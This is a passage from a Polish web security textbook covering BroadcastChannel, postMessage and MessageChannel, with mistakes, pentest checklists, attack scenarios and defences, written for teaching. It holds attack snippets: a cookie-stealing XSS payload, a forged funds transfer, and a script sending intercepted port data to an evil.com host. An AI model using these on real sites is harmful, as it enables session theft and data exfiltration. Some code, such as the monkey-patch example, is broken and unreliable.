- ☐ Czy XSS może wysłać fałszywe wiadomości do innych kart?
- ☐ Czy ważne akcje są wykonywane wyłącznie na podstawie BC message (bez API validation)?
- ☐ Czy kanały są zamykane przy wylogowaniu?
- ☐ Czy wylogowanie jest synchronizowane przez BC i faktycznie działa?

12. Typowe scenariusze ataków

Scenariusz: XSS → podsłuchanie auth channel → token hijacking

Kontekst: Aplikacja bankowa używa BC('auth') do synchronizacji tokenu odświeżania między kartami.

1. XSS na bank.com/news
2. Payload nasłuchuje BC('auth')
3. Inna karta (bank.com/account) wysyła przez BC nowy access token
4. XSS payload odbiera token i eksfiltruje
5. Atakujący używa tokenu do API calls

Scenariusz: Fałszywy logout broadcast

Kontekst: Inna aplikacja na tym samym origin (np. legacy app) obsługuje logout przez BC.

1. XSS na origin (dowolna strona)
2. Payload wysyła { type: 'LOGOUT' } do BC('auth')
3. Wszystkie karty użytkownika wylogowują się
4. DoS – uniemożliwia korzystanie z aplikacji

13. Jak się zabezpieczać

```
// 1. Nigdy nie przesyłaj tokenów ani sekretów przez BC
// Tylko non-sensitive state: userId, username, event types

// 2. Weryfikuj przez API ważne akcje
bc.onmessage = async ({ data }) => {
  if (data.type === 'LOGOUT') {
    // Nie wylogowuj tylko na podstawie BC – zweryfikuj z API
    const valid = await fetch('/api/session-status').then(r => r.json());
    if (!valid.active) performLogout();
  }
};

// 3. Używaj nieprzewidywalnych nazw kanałów
// Zamiast 'auth' → 'auth-' + randomToken (zapisany w sessionStorage per-tab)
const channelName = 'auth-' + sessionStorage.getItem('channelSecret');
const bc = new BroadcastChannel(channelName);
// Atakujący nie zna nazwy kanału → nie może nasłuchiwać

// 4. Dodawaj timestamp i expirację
bc.postMessage({
  type: 'UPDATE',
  data: payload,
  timestamp: Date.now(),
  nonce: crypto.randomUUID()
});

bc.onmessage = ({ data }) => {
  // Odrzuć stare wiadomości (replay protection)
  if (Date.now() - data.timestamp > 5000) return;
  handleMessage(data);
};
```

14. Podsumowanie

Kluczowe fakty:

1. BroadcastChannel = prosty pub-sub między kartami tego samego origin
2. Nadawca nie dostaje własnej wiadomości
3. Używa Structured Clone — obsługuje złożone typy
4. Brak weryfikacji nadawcy — każdy skrypt na origin może słuchać i wysyłać
5. Główne zagrożenia: XSS może podsłuchiwać i wysyłać fałszywe wiadomości

Dla pentestera:

- Znajdź nazwy kanałów w źródle JS
- Nasłuchuj kanałów w DevTools Console
- Sprawdź czy wysyłane są wrażliwe dane (tokeny, stan sesji)
- Sprawdź czy fałszywe wiadomości BC mogą wywołać ważne akcje

Powiązania

BroadcastChannel

- Shared Workers (Rozdział 21)
Alternatywa – shared computations + komunikacja
BC prostsze gdy potrzeba tylko komunikacji
 - postMessage (Rozdział 23)
postMessage = point-to-point; BC = broadcast (1 → wiele)
 - Service Workers (Rozdział 19)
SW może używać BC do informowania kart o aktualizacjach
 - localStorage + StorageEvent
Stary pattern cross-tab komunikacji – BC go zastępuje
-

Rozdział 23: postMessage

1. Czym jest postMessage

`window.postMessage()` to API umożliwiające **bezpieczną komunikację cross-origin** między kontekstami przeglądania — oknami, kartami, iframes, Workers. Jest to jedyny zatwierdzony mechanizm komunikacji między różnymi origins w przeglądarce, omijający Same-Origin Policy w kontrolowany sposób.

`postMessage` umożliwia:

- Komunikację `window` → iframe (różny origin)
- Komunikację opener → opened window (`window.open`)
- Komunikację strona → Worker (Dedicated, Shared, Service)
- Komunikację między Workers

Kluczowe aspekty bezpieczeństwa:

- Nadawca specyfikuje docelowy origin (`targetOrigin`)
- Odbiorca musi weryfikować `event.origin`
- Brak weryfikacji po którejkolwiek stronie → poważne luki bezpieczeństwa

2. Dlaczego powstał

Problem: Same-Origin Policy blokuje cross-frame komunikację

Przed `postMessage` (HTML5, 2008):

- Iframes z innym origin nie mogły komunikować się z rodzicem
- Jedynym obejściem było `document.domain` hack (niebezpieczne, ograniczone do subdomains)
- Lub fragmenty URL (`#hash`) — bardzo ograniczone i widoczne w historii

`postMessage` dostarcza:

- Pełną komunikację cross-origin z kontrolą bezpieczeństwa
- Obsługę złożonych typów danych (Structured Clone)
- Weryfikację origin po obu stronach


3. Jak działa

Syntax

```
// Nadawca:
targetWindow.postMessage(message, targetOrigin [, transfer]);

// targetWindow: iframe.contentWindow, window.opener, window.parent, worker
// message: dowolna Structured Cloneable wartość
// targetOrigin: URL origin lub '*' (NIEBEZPIECZNE) lub '/'
// transfer: opcjonalnie, tablica Transferable objects
```

Podstawowy przepływ



Message Event

```

// Obiekt MessageEvent w handlerze:
window.addEventListener('message', (event) => {
  event.data    // przesłana wiadomość (Structured Clone)
  event.origin  // origin nadawcy: 'https://sender.com'
  event.source  // referencja do okna nadawcy (może być null dla Workers)
  event.ports   // MessagePort[] dla MessageChannel
});
  
```

targetOrigin

```

// BEZPIECZNE: konkretny origin
iframe.contentWindow.postMessage(data, 'https://trusted.com');

// NIEBEZPIECZNE: '*' = wysyła do dowolnego origin
iframe.contentWindow.postMessage(sensitiveData, '*');
// Jeśli iframe nawigował do evil.com → evil.com dostanie wiadomość!

// Specjalny przypadek: '/' = same-origin
window.postMessage(data, '/');
  
```

4. Co dzieje się wewnątrz

Structured Clone dla przesyłania danych

Dane są serializowane algorytmem Structured Clone — ten sam co IndexedDB i BroadcastChannel. Obsługuje Date, Map, Set, ArrayBuffer, Blob, ale nie funkcje ani DOM nodes.

Asynchroniczność

`postMessage` jest asynchroniczne. Wiadomość jest dodawana do kolejki Macrotask, nie jest dostarczana synchronicznie:

```
window.postMessage('hello', '*');  
console.log('po postMessage'); // To wykona się PRZED dostarczeniem wiadomości  
  
// Wiadomość dostarczana jest w kolejnym Macrotask cycle
```

Transfer Ownership

Podobnie jak w Workers, można transferować ArrayBuffer bez kopiowania:

```
const buffer = new ArrayBuffer(1024 * 1024); // 1 MB  
iframe.contentWindow.postMessage(buffer, 'https://child.com', [buffer]);  
// buffer.byteLength === 0 po transferze w parent!
```

5. Analogiczny przykład z życia

postMessage to list dyplomatyczny między państwami:

- Wysyłający (parent) adresuje list konkretnie do Francji (`targetOrigin: 'https://france.com'`)
- Jeśli adresat nie ma pieczęci Francji (`event.origin !== 'https://france.com'`), list jest odrzucany
- Treść listu może być dowolna (Structured Clone)
- Wysłanie do `*` to list bez adresata — może go przejąć każdy
- Odbiorca może odpowiedzieć (`event.source.postMessage`)

6. Przykład kodu

```
// === Bezpieczny wzorzec postMessage ===

// === Parent (https://parent.com) ===
const iframe = document.querySelector('iframe');

// Wyślij po załadowaniu iframe
iframe.addEventListener('load', () => {
  iframe.contentWindow.postMessage(
    { type: 'INIT', userId: 123 },
    'https://child.com' // targetOrigin – konkretny!
  );
});

// Odbierz odpowiedź
window.addEventListener('message', (event) => {
  // KROK 1: Zweryfikuj origin
  if (event.origin !== 'https://child.com') {
    console.warn('Odrzucono wiadomość od:', event.origin);
    return;
  }

  // KROK 2: Zweryfikuj source (opcjonalnie ale zalecane)
  if (event.source !== iframe.contentWindow) return;

  // KROK 3: Zweryfikuj strukturę danych
  if (!event.data || typeof event.data.type !== 'string') return;

  // KROK 4: Obsługuj
  switch (event.data.type) {
    case 'READY':
      console.log('Iframe gotowy');
      break;
    case 'USER_ACTION':
      handleAction(event.data.action);
      break;
  }
});

// === Child (https://child.com) ===
window.addEventListener('message', (event) => {
  // Zawsze weryfikuj origin!
  if (event.origin !== 'https://parent.com') return;

  if (event.data.type === 'INIT') {
    initWithUser(event.data.userId);
    // Odpowiedz do parenta
    event.source.postMessage({ type: 'READY' }, 'https://parent.com');
  }
});
```

7. Przykład z prawdziwej aplikacji

OAuth popup → parent komunikacja


```

// === main app (parent) ===
let authWindow = null;

function startOAuth() {
  authWindow = window.open(
    'https://auth.example.com/oauth?callback=https://app.com/callback',
    'auth',
    'width=600,height=700'
  );
}

window.addEventListener('message', (event) => {
  // KRYTYCZNE: weryfikuj origin
  if (event.origin !== 'https://auth.example.com') return;
  if (event.data.type !== 'OAUTH_COMPLETE') return;

  const { code, state } = event.data;

  // Wymień code na token przez server (PKCE flow)
  exchangeCodeForToken(code, state);

  authWindow?.close();
});

// === OAuth callback page (child) ===
// Po powrocie z OAuth provider:
const params = new URLSearchParams(window.location.search);
window.opener.postMessage(
  {
    type: 'OAUTH_COMPLETE',
    code: params.get('code'),
    state: params.get('state')
  },
  'https://app.com' // tylko do parent app
);
window.close();

```

Sandboxed iframe z postMessage API

```
// Aplikacja "plugin" w sandboxed iframe – ograniczone uprawnienia
// HTML: <iframe src="plugin.html" sandbox="allow-scripts" id="plugin">

// main.js:
const plugin = document.getElementById('plugin');
const API = {
  getData: () => ({ users: [{ id: 1, name: 'Jan' }] }),
  setTheme: (theme) => document.body.className = theme
};

window.addEventListener('message', ({ origin, data, source }) => {
  if (origin !== new URL(plugin.src).origin) return;

  if (data.method in API) {
    const result = API[data.method](data.args);
    source.postMessage({ id: data.id, result }, origin);
  }
});

// plugin.js (w sandboxed iframe):
function callAPI(method, args) {
  return new Promise(resolve => {
    const id = Math.random().toString(36);

    window.addEventListener('message', function handler({ data }) {
      if (data.id === id) {
        window.removeEventListener('message', handler);
        resolve(data.result);
      }
    });

    parent.postMessage({ id, method, args }, '*');
    // '*' bo plugin może nie znać origin parenta
    // Ryzyko: parent powinien używać konkretnego origin przy postMessage do
    pluginu
  });
}
```

8. Typowe błędy programistów

Błąd 1: Brak weryfikacji `event.origin` — KRYTYCZNE

```
// BŁĄD: akceptuje wiadomości od DOWOLNEGO origin
window.addEventListener('message', (event) => {
  // Brak: if (event.origin !== 'https://trusted.com') return;

  if (event.data.type === 'SET_CONFIG') {
    applyConfig(event.data.config); // XSS z dowolnej strony!
  }
});

// Atak:
// evil.com otwiera popup lub iframe do atakowanej strony
// evil.com.postMessage({ type: 'SET_CONFIG', config: { adminMode: true } },
// '*')
// → applyConfig wykonuje się z malicious config!
```

Błąd 2: Użycie `*` jako targetOrigin z danymi wrażliwymi

```
// BŁĄD: wysłanie tokenu do '*'
window.postMessage({ token: 'sensitive-token' }, '*');
// Każde okno/iframe na stronie dostaje token!

// POPRAWKA:
window.postMessage({ token: 'sensitive-token' }, 'https://specific-target.com');
```

Błąd 3: eval() na danych z postMessage

```
// KRYTYCZNE: eval na danych z postMessage = RCE dla dowolnego origin
window.addEventListener('message', (event) => {
    eval(event.data.code); // Nie weryfikuje origin – XSS z dowolnego miejsca!
});

// Nawet z weryfikacją origin – eval jest zły:
window.addEventListener('message', (event) => {
    if (event.origin !== 'https://trusted.com') return;
    eval(event.data.code); // Jeśli trusted.com ma XSS → też podatne
});
```

Błąd 4: Pominięcie weryfikacji `event.source`

```
// Jeśli mamy wiele iframes, weryfikuj też source:
window.addEventListener('message', (event) => {
    if (event.origin !== 'https://child.com') return;
    // Ale który iframe? Jeśli mamy dwa iframes z child.com...
    if (event.source !== trustedIframe.contentWindow) return; // Dodatkowa weryfikacja
});
```

9. Znaczenie dla bezpieczeństwa

Brak weryfikacji origin → Universal XSS

Najpopularniejsza podatność postMessage: brak weryfikacji `event.origin`. Efektywnie pozwala dowolnej stronie (evil.com) wysyłać wiadomości i wykonywać akcje w kontekście podatnej strony.

Warunki ataku:

1. Podatna strona ma `window.addEventListener('message', handler)` bez origin check
2. Atakujący otwiera iframe lub popup z podatną stroną
3. Atakujący wywołuje `victim.postMessage(malicious, '*')`
4. Handler wykonuje akcję z malicious danymi

postMessage jako CSRF bypass

```
// Aplikacja sprawdza CSRF token przez AJAX, ale postMessage handler nie sprawdza:
window.addEventListener('message', (event) => {
  // Brak CSRF check!
  if (event.data.action === 'transfer') {
    api.transferFunds(event.data.to, event.data.amount);
  }
});

// Atak z evil.com:
// <script>
//   const victim = window.open('https://bank.com/dashboard');
//   setTimeout(() => {
//     victim.postMessage({ action: 'transfer', to: 'evil-account', amount: 1000
//   }, '*');
//   }, 3000);
// </script>
```

Otwarte redirecty i postMessage

```
// Aplikacja ma open redirect: /redirect?url=https://evil.com
// Połączone z postMessage:

// Parent otwiera OAuth popup do auth.example.com
// auth.example.com ma open redirect
// Atakujący nakłania użytkownika do odwiedzenia:
// https://auth.example.com/redirect?url=https://evil.com/fake-oauth

// evil.com/fake-oauth po otrzymaniu code:
window.opener.postMessage({
  type: 'OAUTH_COMPLETE',
  code: 'stolen-code' // Fałszywy lub skradziony kod
}, 'https://app.com');
// Jeśli app.com nie weryfikuje że code pochodzi z prawdziwego auth.example.com
// → atakujący może podmienić code
```

Powiązane CWE i podatności

- **CWE-79** — XSS (brak origin check → wykona się w kontekście strony)
- **CWE-346** — Origin Validation Error
- **CWE-345** — Insufficient Verification of Data Authenticity
- **OWASP** — postMessage Security Issues

10. Jak identyfikować podczas pentestu

Statyczna analiza — szukaj w kodzie

```
// Grep za podatnymi wzorcami:
addEventListener('message',    // nasłuch bez origin check
postMessage(                 // wysyłanie – sprawdź targetOrigin
window.postMessage           // globalny postMessage
self.postMessage             // Worker postMessage

// Sprawdź czy handler weryfikuje origin:
window.addEventListener('message', function(e) {
  // Jeśli tu nie ma: if (e.origin !== '...') return;
  // → PODATNOŚĆ
});
```

DevTools — monitorowanie

```
// Monkey-patch addEventListener w konsoli:
const originalAddEventListener = window.addEventListener.bind(window);
window.addEventListener = function(type, handler, ...rest) {
  if (type === 'message') {
    const wrappedHandler = function(event) {
      console.log('[postMessage intercepted]', {
        origin: event.origin,
        data: event.data,
        source: event.source
      });
    };
    return handler.call(this, event);
  };
  return originalAddEventListener(type, wrappedHandler, ...rest);
}
return originalAddEventListener(type, handler, ...rest);
};
```

```
// Wyślij testową wiadomość do iframe i sprawdź czy akceptuje:
const iframe = document.querySelector('iframe');
iframe.contentWindow.postMessage({ test: 'evil-payload' }, '*');
// Sprawdź czy coś się stało w aplikacji

// Lub wyślij z evil kontrolowanego popup:
const victim = window.open('https://target.com');
setTimeout(() => {
  victim.postMessage({ action: 'deleteAccount' }, 'https://target.com');
}, 2000);
```

Burp Suite — Postmessage Logger

1. Burp → Proxy → Options → Match and Replace → dodaj JS injection
2. Lub użyj Burp extension: "postmessage-tracker" (KNOXSS)
3. DOM Invader (Burp) automatycznie wykrywa podatne postMessage handlers

11. Jak testować bezpieczeństwo

- ☐ Czy `window.addEventListener('message')` weryfikuje `event.origin`?
- ☐ Czy `postMessage` używa konkretnego `targetOrigin` (nie `'*'`)?
- ☐ Czy handler wykonuje niebezpieczne operacje (`eval`, `innerHTML`, `fetch`)?
- ☐ Czy handler nie weryfikuje też `event.source`?
- ☐ Czy wrażliwe dane są wysyłane przez `postMessage` z `targetOrigin: '*'`?
- ☐ Czy OAuth/auth flow używa `postMessage` – czy origin jest weryfikowany?
- ☐ Czy sandbox iframe komunikuje się przez `postMessage` – czy jest walidacja?
- ☐ Czy `postMessage` może bypassować CSRF protection?
- ☐ Czy jest open redirect + `postMessage` attack vector?

12. Typowe scenariusze ataków

Scenariusz 1: Cross-origin postMessage bez origin check

1. Cel: `https://app.com` ma handler:


```
window.addEventListener('message', e => setAdmin(e.data.admin))
// (brak e.origin check)
```
2. Atakujący: `evil.com`

```
<script>
  const target = window.open('https://app.com');
  target.postMessage({ admin: true }, 'https://app.com');
</script>
```
3. Efekt: `app.com` wykonuje `setAdmin(true)` z `evil.com`!

Scenariusz 2: postMessage DOM XSS

1. Handler:


```
window.addEventListener('message', e => {
  document.getElementById('content').innerHTML = e.data; // brak sanitizacji!
});
```
2. Atak:


```
victim.postMessage('<img src=x onerror=alert(document.cookie)>', 'https://victim.com');
```
3. Efekt: XSS wykonany w kontekście `victim.com`!

Scenariusz 3: Malicious iframe sender

```
<!-- Podatna strona embedduje user-controlled iframe -->
<iframe src="https://user-content.example.com/widget"></iframe>

<!-- user-content może być kontrolowane przez atakującego -->
<!-- i wysyłać postMessage do parenta bez weryfikacji origin w parentcie -->
```

13. Jak się zabezpieczać

```
// 1. ZAWSZE weryfikuj event.origin
window.addEventListener('message', (event) => {
    const TRUSTED_ORIGINS = new Set([
        'https://partner.com',
        'https://auth.example.com'
    ]);

    if (!TRUSTED_ORIGINS.has(event.origin)) {
        console.warn('Untrusted origin:', event.origin);
        return;
    }

    // Teraz bezpiecznie obsłuż
    handleMessage(event.data);
});

// 2. ZAWSZE używaj konkretnego targetOrigin
iframe.contentWindow.postMessage(sensitiveData, 'https://specific-origin.com');
// NIGDY: postMessage(sensitiveData, '*')

// 3. Waliduj strukturę danych
window.addEventListener('message', ({ origin, data }) => {
    if (origin !== 'https://trusted.com') return;

    // Whitelist typów wiadomości
    const ALLOWED_TYPES = ['READY', 'USER_ACTION', 'CLOSE'];
    if (!ALLOWED_TYPES.includes(data?.type)) return;

    // Waliduj każde pole
    if (data.type === 'USER_ACTION' && typeof data.action !== 'string') return;

    handleMessage(data);
});

// 4. Nigdy nie eval() danych z postMessage
// Zamiast: eval(event.data)
// Używaj: switch/dispatch na whitelist akcji

// 5. Używaj MessageChannel dla point-to-point (zamiast postMessage z window re
f)
// Rozdział 24 – MessageChannel daje bezpieczniejsze kanały
```

14. Podsumowanie

Kluczowe fakty:

1. postMessage = jedyny zatwierdzony cross-origin komunikacji mechanizm
2. Nadawca używa targetOrigin — " pozwala na atak
3. Odbiorca MUSI weryfikować event.origin — brak = Universal XSS
4. Używa Structured Clone — bezpieczna serializacja (brak eval)
5. Główne zagrożenia: brak origin check, targetOrigin: '*', eval na danych

Dla pentestera:

- Szukaj `addEventListener('message')` bez `event.origin` check
- Sprawdź wszystkie użycia `postMessage` — czy targetOrigin jest konkretny?
- DOM Invader w Burp automatycznie wykrywa podatne handlersy
- Testuj: wyślij postMessage z kontrolowanego origin i obserwuj efekty

Powiązania

postMessage

- BroadcastChannel (Rozdział 22)
BC = broadcast (1 → wiele, same-origin only)
postMessage = point-to-point (może cross-origin)
- MessageChannel (Rozdział 24)
Bezpieczniejszy kanał point-to-point przez MessagePort
- Web Workers (Rozdział 20)
Workers komunikują się przez postMessage/onmessage
- CORS (Rozdział 13)
CORS dla HTTP, postMessage dla window-to-window komunikacji
- iframe Security
postMessage głównym mechanizmem parent-iframe komunikacji

Rozdział 24: MessageChannel

1. Czym jest MessageChannel

MessageChannel to API tworzące para połączonych portów (**MessagePort**) — kanał komunikacji punkt-do-punktu. Każdy port (**port1**, **port2**) może wysyłać i odbierać wiadomości. Wiadomość wysłana do **port1** dociera do **port2** i vice versa — tworząc dwukierunkowy, prywatny kanał komunikacji.

W odróżnieniu od `window.postMessage()` :

- MessageChannel tworzy **dedykowany kanał** (nie rozgłasza do window)
- **MessagePort** można **transferować** — pozwala przekazać kontrolę nad kanałem do innego kontekstu
- Brak potrzeby weryfikacji origin w handlerze (porty są z natury prywatne)
- Stosowany głównie do komunikacji z Workers i między iframes przez strukturyzowane przekazywanie portów

2. Dlaczego powstał

Problem: postMessage na window jest "publiczne"

Przy `window.postMessage()` wszystkie handlerzy `message` na docelowym oknie dostają wiadomość. W aplikacjach z wieloma iframe'ami i workerami — każda wiadomość musi być filtrowana przez `event.origin` i `event.data.type` co prowadzi do złożonego routingu.

MessageChannel rozwiązuje to przez:

- **Prywatny kanał** — tylko posiadacz portu może czytać/pisać
- **Transferowalność** — port można przekazać inaczej niż przez window reference
- **Strukturyzowaną komunikację** — jeden kanał = jeden cel, brak routingu

3. Jak działa

Tworzenie i używanie

```
// Tworzenie kanału – daje parę połączonych portów
const { port1, port2 } = new MessageChannel();

// port1 → port2: wiadomość wysłana przez port1 dociera do port2.onmessage
port1.postMessage('hello from port1');
port2.onmessage = ({ data }) => console.log('Dostałem:', data); // 'hello from p
ort1'

// port2 → port1: i w drugą stronę
port2.postMessage('hello from port2');
port1.onmessage = ({ data }) => console.log('Dostałem:', data); // 'hello from p
ort2'

// Zamknij port (drugi port dostanie onclose = "closed" state)
port1.close();
```

Transfer portów

Kluczowa cecha MessageChannel: porty są **Transferable** — można je przekazać przez `postMessage`:

```
const { port1, port2 } = new MessageChannel();

// Przekaż port2 do iframe przez postMessage
iframe.contentWindow.postMessage('here is your port', '*', [port2]);
// Po transferze: port2 nie istnieje w obecnym kontekście!

// Teraz używaj port1 w parent:
port1.onmessage = ({ data }) => console.log('Od iframe:', data);
port1.postMessage('parent talking');

// W iframe:
window.addEventListener('message', ({ data, ports }) => {
  const port = ports[0]; // odebrany port2
  port.start();
  port.onmessage = ({ data }) => console.log('Od parent:', data);
  port.postMessage('iframe talking');
});
```

port.start()

MessagePort musi być "uruchomiony" aby dostarczać wiadomości. Dzieje się to automatycznie przez `port.onmessage = ...`, ale przy `addEventListener('message', ...)` trzeba wywołać `port.start()`:

```
port.addEventListener('message', handler);
port.start(); // WYMAGANE z addEventListener

// vs:
port.onmessage = handler; // start() automatycznie
```

4. Co dzieje się wewnątrz

Wewnętrzna kolejka

Każdy `MessagePort` ma wewnętrzną kolejkę wiadomości. Zanim port zostanie "uruchomiony" (`start()`), wiadomości są buforowane. Po uruchomieniu —

kolejka jest opróżniana.

Transfer i Neuter

Gdy port jest transferowany przez `postMessage`, staje się "neutered" (unieważniony) w oryginalnym kontekście. Wszelkie wywołania metod na neutered porcie rzucają `InvalidStateError`.

```
const { port1, port2 } = new MessageChannel();
iframe.contentWindow.postMessage('pass port', '*', [port2]);

// port2 jest teraz neutered:
port2.postMessage('test'); // Błąd: InvalidStateError (The object is in an invalid state)
```

Połączenie z BroadcastChannel vs postMessage

Cecha	postMessage(window)	BroadcastChannel	MessageChannel
Kierunek	point-to-point	broadcast	point-to-point
Cross-origin	Tak	Nie	Tak (przez transfer)
Weryfikacja origin	Wymagana manualnie	Same-origin gwarantowane	Brak (port prywatny)
Prywatność	Niska	Niska (same-origin)	Wysoka

5. Analogiczny przykład z życia

MessageChannel to intercom między konkretnym biurem a recepcją:

- Instalujesz interkomy (tworzysz MessageChannel) — jeden speaker w biurze, drugi na recepcji
- Przekazujesz jeden speaker (transferujesz port) do biura
- Tylko osoby z tym speakerem mogą rozmawiać (prywatny kanał)
- Nie ma routingu — to dedykowana linia (w odróżnieniu od rozgłośni BroadcastChannel)

6. Przykład kodu

```
// === Wzorzec: Worker komunikacja przez MessageChannel ===
const worker = new Worker('/worker.js');

function callWorker(method, args) {
  return new Promise((resolve, reject) => {
    const { port1, port2 } = new MessageChannel();

    port1.onmessage = ({ data }) => {
      port1.close();
      if (data.error) reject(new Error(data.error));
      else resolve(data.result);
    };

    // Wyślij zadanie z port2 do Workera (transfer port2)
    worker.postMessage({ method, args }, [port2]);
    // Worker odpowie przez port2 → dotrze do port1
  });
}

// Użycie:
const result = await callWorker('computeHash', { data: 'input', algo: 'SHA-256' });

// === worker.js ===
self.onmessage = async ({ data: { method, args }, ports: [responsePort] }) => {
  try {
    let result;
    switch (method) {
      case 'computeHash':
        result = await computeHash(args.data, args.algo);
        break;
      default:
        throw new Error(`Unknown method: ${method}`);
    }
    responsePort.postMessage({ result });
  } catch (e) {
    responsePort.postMessage({ error: e.message });
  } finally {
    responsePort.close();
  }
};
```

7. Przykład z prawdziwej aplikacji

Secure cross-origin iframe RPC

```
// === main.js (parent, https://app.com) ===
class IFrameRPC {
  constructor(iframeEl, iframeOrigin) {
    this.iframe = iframeEl;
    this.origin = iframeOrigin;
    this.pending = new Map();

    // Inicjalizacja – przekaż port do iframe
    const { port1, port2 } = new MessageChannel();
    this._port = port1;

    port1.onmessage = ({ data }) => {
      const resolver = this.pending.get(data.id);
      if (resolver) {
        this.pending.delete(data.id);
        if (data.error) resolver.reject(new Error(data.error));
        else resolver.resolve(data.result);
      }
    };

    // Wyślij port2 do iframe przez initial postMessage
    this.iframe.contentWindow.postMessage(
      { type: 'RPC_INIT' },
      this.origin,
      [port2]
    );
  }

  call(method, params = {}) {
    return new Promise((resolve, reject) => {
      const id = crypto.randomUUID();
      this.pending.set(id, { resolve, reject });
      this._port.postMessage({ id, method, params });

      // Timeout
      setTimeout(() => {
        if (this.pending.has(id)) {
          this.pending.delete(id);
          reject(new Error('RPC timeout'));
        }
      }, 5000);
    });
  }
}

// Użycie:
const rpc = new IFrameRPC(document.querySelector('iframe'), 'https://widget.com');
await iframe.onload;
const data = await rpc.call('getData', { filter: 'active' });
```

```
// === widget.js (iframe, https://widget.com) ===
let rpcPort = null;

window.addEventListener('message', ({ data, ports, origin }) => {
  // Tylko initial handshake od parenta
  if (origin !== 'https://app.com') return;
  if (data.type !== 'RPC_INIT') return;

  rpcPort = ports[0];
  rpcPort.start();

  rpcPort.onmessage = async ({ data: req }) => {
    const HANDLERS = {
      getData: ({ filter }) => fetchData(filter),
      updateConfig: ({ config }) => applyConfig(config)
    };

    if (!(req.method in HANDLERS)) {
      rpcPort.postMessage({ id: req.id, error: 'Unknown method' });
      return;
    }

    try {
      const result = await HANDLERS[req.method](req.params);
      rpcPort.postMessage({ id: req.id, result });
    } catch (e) {
      rpcPort.postMessage({ id: req.id, error: e.message });
    }
  };
});
```

8. Typowe błędy programistów

Błąd 1: Brak port.start() z addEventListener

```
// BŁĄD: wiadomości nie są dostarczane
const { port1 } = new MessageChannel();
port1.addEventListener('message', handler); // addEventListener wymaga start()!
// Wiadomości kolejkują się – handler nigdy nie wywołany

// POPRAWKA:
port1.addEventListener('message', handler);
port1.start(); // ← wymagane

// LUB użyj onmessage (automatycznie startuje):
port1.onmessage = handler; // automatyczny start
```

Błąd 2: Używanie port po transferze

```
const { port1, port2 } = new MessageChannel();
worker.postMessage({}, [port2]); // transfer port2

port2.postMessage('test'); // Błąd! port2 jest neutered
// POPRAWKA: po transferze używaj tylko port1
port1.postMessage('test through port1');
```

Błąd 3: Brak close() → wyciek

```
// MessagePort trzyma referencję do swojego "peera"
// Jeśli nie closed → brak GC

function makeChannel() {
  const { port1, port2 } = new MessageChannel();
  return { port1 }; // port2 wyciek!
}
// POPRAWKA: close() niewykorzystane porty
```

9. Znaczenie dla bezpieczeństwa

MessagePort jako bezpieczny kanał

Prywatność MessageChannel jest relatywna — zależy od tego jak port2 jest transferowany. Jeśli transferowany przez `postMessage(data, '*', [port2])` → każdy kto przechwyci wiadomość (XSS, frame injection) dostaje port.

```
// BEZPIECZNE:
iframe.contentWindow.postMessage(init, 'https://trusted.com', [port2]);
// Tylko https://trusted.com dostanie port2

// NIEBEZPIECZNE:
iframe.contentWindow.postMessage(init, '*', [port2]);
// Jeśli iframe nawigował do evil.com → evil.com dostaje port!
```

Persistence ataku przez port

Gdy atakujący zdobędzie MessagePort (przez XSS lub złe targetOrigin):

```
// XSS który przechwytuje port:
window.addEventListener('message', ({ ports, data }) => {
  if (ports.length > 0) {
    const port = ports[0];
    port.start();
    // Nasłuchuj na wszystkie wiadomości przez ten kanał
    port.onmessage = ({ data }) => {
      fetch('https://evil.com/steal?d=' + btoa(JSON.stringify(data)), { mode: 'no-cors' });
    };
    // I odpowiadaj jak gdyby nigdy nic (relay do prawdziwego odbiorcy?)
  }
});
```

Powiązane CWE

- **CWE-346** — Origin Validation Error (zły targetOrigin przy transferze portu)
- **CWE-79** — XSS (wektor przejęcia portu)

10. Jak identyfikować podczas pentestu

Szukanie w kodzie

```
// Grep za:
new MessageChannel()
MessagePort
port1
port2
ports[0]
event.ports

// W DevTools Network: szukaj wiadomości postMessage z ports[]
// W DevTools Sources: szukaj MessageChannel w kodzie JS
```

Console monitorowanie

```
// Monkey-patch MessageChannel:
const OrigMC = MessageChannel;
window.MessageChannel = function() {
  const mc = new OrigMC();
  console.log('[MessageChannel created]', mc);

  const origPort1Post = mc.port1.postMessage.bind(mc.port1);
  mc.port1.postMessage = function(data, ...rest) {
    console.log('[port1 → port2]', data);
    return origPort1Post(data, ...rest);
  };

  return mc;
};
```

11. Jak testować bezpieczeństwo

- ☐ Czy port jest transferowany z konkretnym targetOrigin (nie '*')?
- ☐ Czy po transferze port2 jest zamykany (close()) w oryginalnym kontekście?
- ☐ Czy XSS może przechwycić port przez interceptowanie postMessage z ports?
- ☐ Czy dane wysyłane przez port zawierają wrażliwe dane?
- ☐ Czy port jest zamykany po zakończeniu komunikacji (brak wycieków)?
- ☐ Czy handler na odebranych porcie waliduje strukturę wiadomości?

12. Jak się zabezpieczać


```
// 1. Zawsze konkretny targetOrigin przy transferze portu
iframe.contentWindow.postMessage(initMsg, 'https://specific-origin.com', [port
2]);

// 2. Zamknij port gdy nie potrzebny
const { port1, port2 } = new MessageChannel();
iframe.contentWindow.postMessage(init, 'https://child.com', [port2]);
